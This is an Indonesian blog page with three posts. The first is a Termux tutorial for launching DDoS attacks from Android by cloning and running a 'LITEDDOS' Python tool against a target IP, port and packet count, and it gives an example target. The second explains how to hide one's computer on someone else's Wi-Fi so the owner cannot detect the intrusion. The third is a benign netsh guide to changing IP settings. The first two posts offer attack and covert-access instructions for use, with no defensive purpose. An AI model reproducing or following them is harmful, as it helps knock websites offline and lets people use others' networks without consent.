Tampilkan postingan dengan label IP Address. Tampilkan semua postingan

Senin, 24 September 2018

Cara DDOS Di Android Dengan Termux Menggunakan LITEDDOS

Pada artikel kali ini saya akan memberikan tutorial cara DDOS di termux menggunakan LITEDDOS, DDOS Merupakan suatu serangan yang di lakukan terhadap suatu website dengan cara memberikan ping sebanyak-banyaknya dengan tujuan agar website tersebut down atau tidak bisa di akses kembali.


Yuk langsung saja kita ke tutorialnya.....

  • download aplikasi termux xbizvej untuk android
  • SINI
  • Karena tools LITEDDOS menggunakan bahasa pemrograman python, kalian harus menginstall bahasa python terlebih dahulu
  • $ apt install python2
  • Install juga git dengan perintah
  • $ apt install git
  • Selanjutnya kalian harus meng clone tools nya dari github dengan perintah
  • $ git clone https://github.com/4L13199/LITEDDOS
  • Tunggu sampai proses cloning selesai
  • Masuk ke directory nya dengan perintah
  • $ cd LITEDDOS
  • Sekarang kalian tinggal menjalankan tools nya dengan perintah
  • $ python2 LITEDDOS.py [ip target] [port] [jumlah ping]
  • Contoh
  • $ python2 LITEDDOS.py 148.118.86.37 80 1000

Sekian tutorial cara ddos di termux menggunakan LITEDDOS,

Selasa, 16 Januari 2018

Menyembunyikan Nama Komputer Di Jaringan Network

Bagi anda yang sedang online di wifi orang dan tidak ingin ketahuan kepada pemiliknya bahwa anda sedang menggunakan Wifinya, disini saya akan memberikan tips agar komputer anda tidak terlihat di jaringan network.

Menyembunyikan nama komputer memang sangat diperlukan bagi seseorang yang ingin menyusup di jaringan orang lain. Hal ini berfungsi agar komputer anda tidak bisa terdeteksi oleh pemilik jaringan tersebut.

Cara menyembunyikan nama komputer anda di jaringan Network dengan mudah dan singkat. Hal yang diperlukan yaitu aplikasi bawaan windows yaitu CMD atau bisa di bilang senjata Dewa. Ok langsung saja ikuti langkah-langkah di bawah ini :


  • Tekan tombol Windows+R, kemudian ketikkan cmd
  • Pilih "Yes"
  • ketikkan perintah : net config server /hidden:yes pada cmd
  • Jika sudah, komputer anda tidak terlihat di Network Places. Agar komputer anda bisa terdeteksi kembali, ketikkan perintah pada cmd : net config server /hidden:no
  • Restart PC/Laptop

Jumat, 05 Januari 2018

Rubah IP dan DNS Dengan CMD

Melihat Informasi Device


Sebelum mengganti IP dari device, yang pertama harus diketahui adalah SSID/User Interface Name. Yang harus dilakukan adalah dengan menjalankan command berkut di CMD:
netsh interface ipv4 show config
CMD 1

Rubah IP Address, Subnet Mask, Dan Default Gateway

Ketika sudah mendapatkan nama WiFi maka  sudah dapat untuk melanjutkan ke perintah selanjutnya.
netsh interface ipv4 set address name="YOUR INTERFACE NAME" static IP_ADDRESS SUBNET_MASK GATEWAY
Contoh yang saya lakukan ::
netsh interface ipv4 set address name="Wi-Fi" static 192.168.3.8 255.255.255.0 192.168.3.1
Dengan penjelasan:
  • Nama interface “Wi-Fi”
  • IP ke 192.168.3.1
  • Subnet mask 255.255.255.0
  • Default gateway 192.168.3.1
Jika ingin merubah ke DHCP maka menggunakan command berikut :
netsh interface ipv4 set address name=”YOUR INTERFACE NAME” source=dhcp